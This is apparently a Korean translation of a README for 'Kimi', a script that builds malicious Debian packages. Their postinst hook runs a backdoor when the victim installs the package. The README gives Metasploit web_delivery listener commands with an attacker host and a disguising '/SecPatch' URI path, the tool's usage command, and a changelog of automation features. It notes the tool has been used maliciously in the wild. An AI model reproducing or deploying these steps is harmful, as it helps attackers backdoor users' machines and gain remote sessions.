 chaitanyaharitash/kimi

악성 데비안 패키지를 생성하는 스크립트 (데비안 트로이 목마).

악성 데비안 패키지(데비안 트로이 목마)를 생성하는 스크립트입니다.
Kimi라는 이름은 "Kimimaro"에서 영감을 받았습니다. 제가 좋아하는 애니메이션 "나루토"의 캐릭터입니다.

Kimi는 metasploit용 악성 데비안 패키지를 생성하는 스크립트입니다.
이 패키지는 bash 파일로 구성되며, bash 파일은 "/usr/local/bin/" 디렉토리에 배포됩니다.

백도어는 피해자가 deb 패키지를 설치하려고 할 때 postinst 파일로 인해 실행됩니다.

bash 파일은 시스템 명령어처럼 동작하며, 피해자가 실행하고 공격자가 세션을 획득하면 작동합니다.

장점 :
-- 완전히 독립적입니다. 즉, 사용자가 데비안 패키지 생성기를 설치할 필요가 없습니다.
-- 인수(조금 허접하지만 ㅋ)를 사용하기 때문에 모든 페이로드 생성기와 쉽게 통합될 수 있습니다.

Kimi는 기본적으로 web_delivery 모듈에 의존하며 모든 것이 자동화되어 있습니다.

공격자가 해야 할 일은 다음과 같은 설정뿐입니다.

msf에서 Web_Delivery 설정 :

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf exploit(web_delivery) > set uripath /SecPatch
uripath => /SecPatch
msf exploit(web_delivery) > set Lhost 192.168.0.102
Lhost => 192.168.0.102
msf exploit(web_delivery) > show options
msf exploit(web_delivery) > exploit

악성 페이로드 생성 :


dreamer@mindless ~/Desktop/projects/kimi $ sudo python kimi.py -n nano -l 127.0.0.1 -V 1.0 -a i386

참고 :: 이 프로젝트는 Venom Shellcode Generator 1.0.13과 통합하기 위해 만들어졌습니다.
단독으로 사용할 수도 있으며, 사용자가 msf 변수에서 uripath만 변경하면 됩니다.
-------------------------------------------------------------------------------------

테스트 환경 :
            Linux Mint 17.2 Cinnamon (Ubuntu 14.04)
            ParrotOS (Debian Jessie)
            Kali Rolling 2.0
[2017-02-22]
-- 임베디드 악성 파일 실행을 자동화하기 위해 "postinst" 파일 생성 함수 추가
-- 핸들러 열기와 함께 완전 자동화를 위한 RC 파일 생성 함수 추가 (핸들러를 수동으로 설정할 필요 없음)
-- 몇 가지 일반적인 버그 수정 [특별 감사: r00t 3xp10it :)]

[2017-10-12]
-- 아키텍처(i386/amd64) 선택을 위한 명령줄 인수(-a/--arch) 추가

[2019-04-24] - 테스트 릴리스.
-- 이제 사용자 정의 URI 및 LPORT를 설정할 수 있음
-- Python 페이로드가 Python 2/3 및 최신 Metasploit 5 버전에 맞게 업데이트됨
-- 전체 코드가 재구현되었지만 여전히 Python 2.7을 지원함
   블로그 포스트 : http://hackinguyz.blogspot.in/2017/03/kimi-malicious-debian-package-creator.html
   YouTube 동영상 : https://youtu.be/Dsn6BRHy9_w
   Viruatotal 샘플 (야생에서 이 스크립트의 악의적인 사용을 보았기 때문에): 7d91abb413c8cd3274f348ff12f244b9a503abfe018f138d34bbe2deab04472f
Suspicious Shell Activity [Red Team]
Twitter : @bofheaded
